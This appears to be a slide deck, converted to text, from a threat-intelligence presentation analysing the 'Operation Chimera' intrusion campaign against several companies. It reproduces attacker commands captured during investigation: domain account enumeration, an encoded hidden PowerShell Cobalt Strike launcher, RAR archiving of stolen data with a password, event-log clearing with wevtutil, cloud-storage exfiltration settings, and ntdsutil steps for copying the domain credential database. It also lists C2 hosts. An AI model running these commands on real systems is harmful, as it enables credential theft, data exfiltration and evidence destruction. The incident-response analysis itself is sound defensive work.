C:\Windows\system32\cmd.exe /C net user	1 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	2 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	3 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	0 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	7 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	1 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	5 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	3 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	8 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	4 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	2 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	5 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user	4 /dom >>RecordedTV_lib.log

# Data Exfiltration

- ▶ RECORDEDTV.MS was used to archive the stolen data for data exfiltration
  - ▶ Identical binaries were found in several machines, but under different names, e.g. RECORDEDTV.MS, uncheck.dmp, and jucheck.exe
  - ▶ RAR software, had a one-byte discrepancy from the original version
- ▶ The same file was also found on other machines. Thus, it is likely to have been used in past attacks
- ▶ Inserting malware in a location, where legal software is stored, seems to be a characteristic tactic of *Operation Chimera*

# Root Cause Analysis– IP1

- ▶ IP1 is a unscanned host and related to many accounts. It could be a shared machine or a VPN host
- ▶ VPN can also be compromised. Never use VPN as your only line of defense






B Company

# B Company : Overview

- Investigation Reason



- Statistic Summary

Time Period	# of Event	# of compromised endpoints	# of data leaks	# of malware
2018/8/7 ~ 2019/12/11	140k+	14	9	10


# Powershell

- ▶ Fileless
- ▶ 10 endpoints, which included two domain controllers
- ▶ The powershell script executed a Cobalt Strike backdoor and was used for process migration to other system processes svchost.exe

```
powershell -nop -w hidden -encodedcommand  
JABzAD0ATgB1AHcALQBPAGIAagB1AGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwB  
uAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwB1ADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEAQQBBAE  
EAQQBBAEEAQQLAFYAVwBiAFcALwBpAE8AQgBEACsAMwBQAHcASwBYADQAVgAwAG8ASgBaADMAdABnAHQAZABWAFYAb  
wBuAFEAQQBBrAGwAbABKAGMAVwAyAGsAWABWAHkAUwBRAG0AdQBEAGcASgBkAFoAeQBtAGQATABmAC8ALwBTAFkAdgA1  
AEoAYgAyAGIAawArADYAAQB4AFEAbABuAHMAdwA4AE0AOAA5ADQUABKAE0AcABsAGMAVwBwAEYATQB5AFUAAABtAGQ  
AUgBWAEOAeABSADQAVABQ
```


# APT Attack


- ▶ Cobalt Strike was used to inject the malware into the system, enabling the attacker to access the system and communicate with a C2
  - ▶ C2: striking-pipe-253603.appspot.com, 172.217.27.148:443, msplatform-updates.azureedge.net, chrome-applatses.appspot.com




# Cyber Situation Graph

- ❖ Company already seriously hacked
  - ❖ Difficult to manually investigate, needed help from A.I.





Hacker returns on a quarterly basis to collect new data.



❖ 2019.11, Deploy new weapon SkeletonKey Injector

❖ 2019.12, Harvest new endpoints

# Archive Password

```
c:\users\xxxx\libraries\RecordedTV.ms a -m5 -  
v71m -hpf**kyou.google.com11 vmlum-vss.log  
vmlum-vmvss.log  
C:\Windows\system32\cmd.exe /C  
c:\users\xxxxxx\libraries\RecordedTV.ms a -m5 -r  
-hpf**kyou.google.com11 vmlum-vmopt.log  
“\\<Hostname>\personal\<Username>\<Product>-  
Traning-v1.1.pptx” > vmlumss.log & dir vmlum-  
vmopt*
```

- ▶ The actor also used a RAR program with innocuous file names, such as RecordedTV.ms, jucheck.exe and vmware.log to archive and steal the data of interest
- ▶ A similar scheme was utilized by the attacker to archive the passwords they used

# Leaked File Name

- ▶ During our investigation, we made an inventory of the leaked data. Some of the data is shown below:

```
\Users\<Account>\Project\Roadmap  
\Users\<Account>\Backup\Workspace  
\Users\<Account>\chip and SDK setting  
\Users\<Account>\<Productname> SDK  
Installation guide.pdf
```

- ▶ Attacker's intent was stealing intelligence property
- ▶ Business spy? State-sponsor attack to benefit a certain industry?



C Company

# Utilize Cloud Storage

- Exfiltration Tool: 3 in 1 Cloud-Storage Tool (GDrive, Dropbox, OneDrive)
  - MD5:
    - V1: be16e6cf8cc63415a1c77a59fa43deba (no record in VT)
    - V2: 4d5440282b69453f4eb6232a1689dd4a (onedrive.exe)
  - Use Cloud-based Storage Web API to transfer file -> able to bypass L7 firewall
- Exfiltration Tool: another Cloud-Storage Tool (Openload Free Space)
  - C# Program

# 3 in 1 Cloud-based Storage Transfer Tool

```
@echo off  
at /d /y  
schtasks /delete /tn "update" /f  
cd /d c:\windows\temp\& msadcs.exe Vk2PJtLDynWvk [REDACTED] e3zTKC+fVCkGOj12UKAr3hr1RjG5t57tKdnccrhj  
wevtutil cl application  
wevtutil cl setup  
wevtutil cl system  
wevtutil cl "Windows PowerShell"  
wevtutil cl security
```

```
'OneDrive|d5700640-e549-4073-7e40-000600000000|0000502050-0000-0000-0004a9daa3ad|C:\Windows\temp\TS_0082C3.dat'  
'GoogleDrive|bfb89a-5f2caf|0000502050-0000-0000-0004a9daa3ad|U:\Windows\temp\TS_666666.dat'
```

Storage Type

auth Token

Uploaded File Path

# Profile of the Campaign

## ➤ Language - Simplified Chinese

---

(1) 创建快照

```
ntdsutil snapshot "activate instance ntds" create quit quit
```

(2) Ntdsutil挂载活动目录的快照

```
ntdsutil snapshot "mount {972f2f61-1c16-4e2d-a5cb-951d78ae0cfe}" quit quit
```

{GUID}为动态获取的

(3) 复制快照的本地磁盘

```
copy \\[REDACTED]\c$\$SNAP_201802230326_VOLUMEF$\\windows\\NTDS\\ntds.dit c:\\perflogs\\  
copy \\[REDACTED]\c$\$SNAP_201802230326_VOLUMEC$\\windows\\system32\\config\\system c:\\perflogs\\
```

(4) 卸载快照

```
ntdsutil snapshot "unmount {972f2f61-1c16-4e2d-a5cb-951d78ae0cfe}" quit quit
```

(5) 删除快照

```
ntdsutil snapshot "delete {972f2f61-1c16-4e2d-a5cb-951d78ae0cfe}" quit quit
```

---

其他的导出NTDS方式

<https://www.anquanke.com/post/id/151241>

# Profile of the Campaign

- ❖ Language - Simplified Chinese

Chimera Campaign has at least one member understanding Chinese


The screenshot shows a news article from 安全客 (Security Guest) with the following details:

- Title:** 域密码哈希导出的那些事儿
- 阅读量:** 81013 | **评论:** 2 | **稿费:** 180
- 发布时间:** 2018-07-10 13:00:53
- Share Options:** 星、微博、微信、QQ、Facebook、Twitter
- Translation Statement:** This is a translated article. The original author is [redacted]. The original source is <https://pentestlab.blog/>. The original address is <https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/>.
- Text Below Statement:** 译文仅供参考，具体内容表达以及含义原文为准.

**Image:** A graphic illustration featuring a musical note icon inside a square frame, connected by a horizontal arrow to a circular frame containing a large letter 'H'. This arrow points to a cluster of lightbulbs arranged in a grid pattern, with several bulbs glowing yellow.

# Profile of the Campaign

## ❖ Hacker Active Timeline(2019)



## ❖ Working hours

- ❖ 8:30 - 12:30 to 13:30 – 20:30 (UTC +8)

## ❖ Working days

- ❖ Mon. ~ Fri. ← Normal Time
- ❖ Wed. ← most busy
- ❖ Sat. ← Event Driven overtime

The campapign is at the same timezone to TW (UTC+8)

# Actors' Digital Arsenal

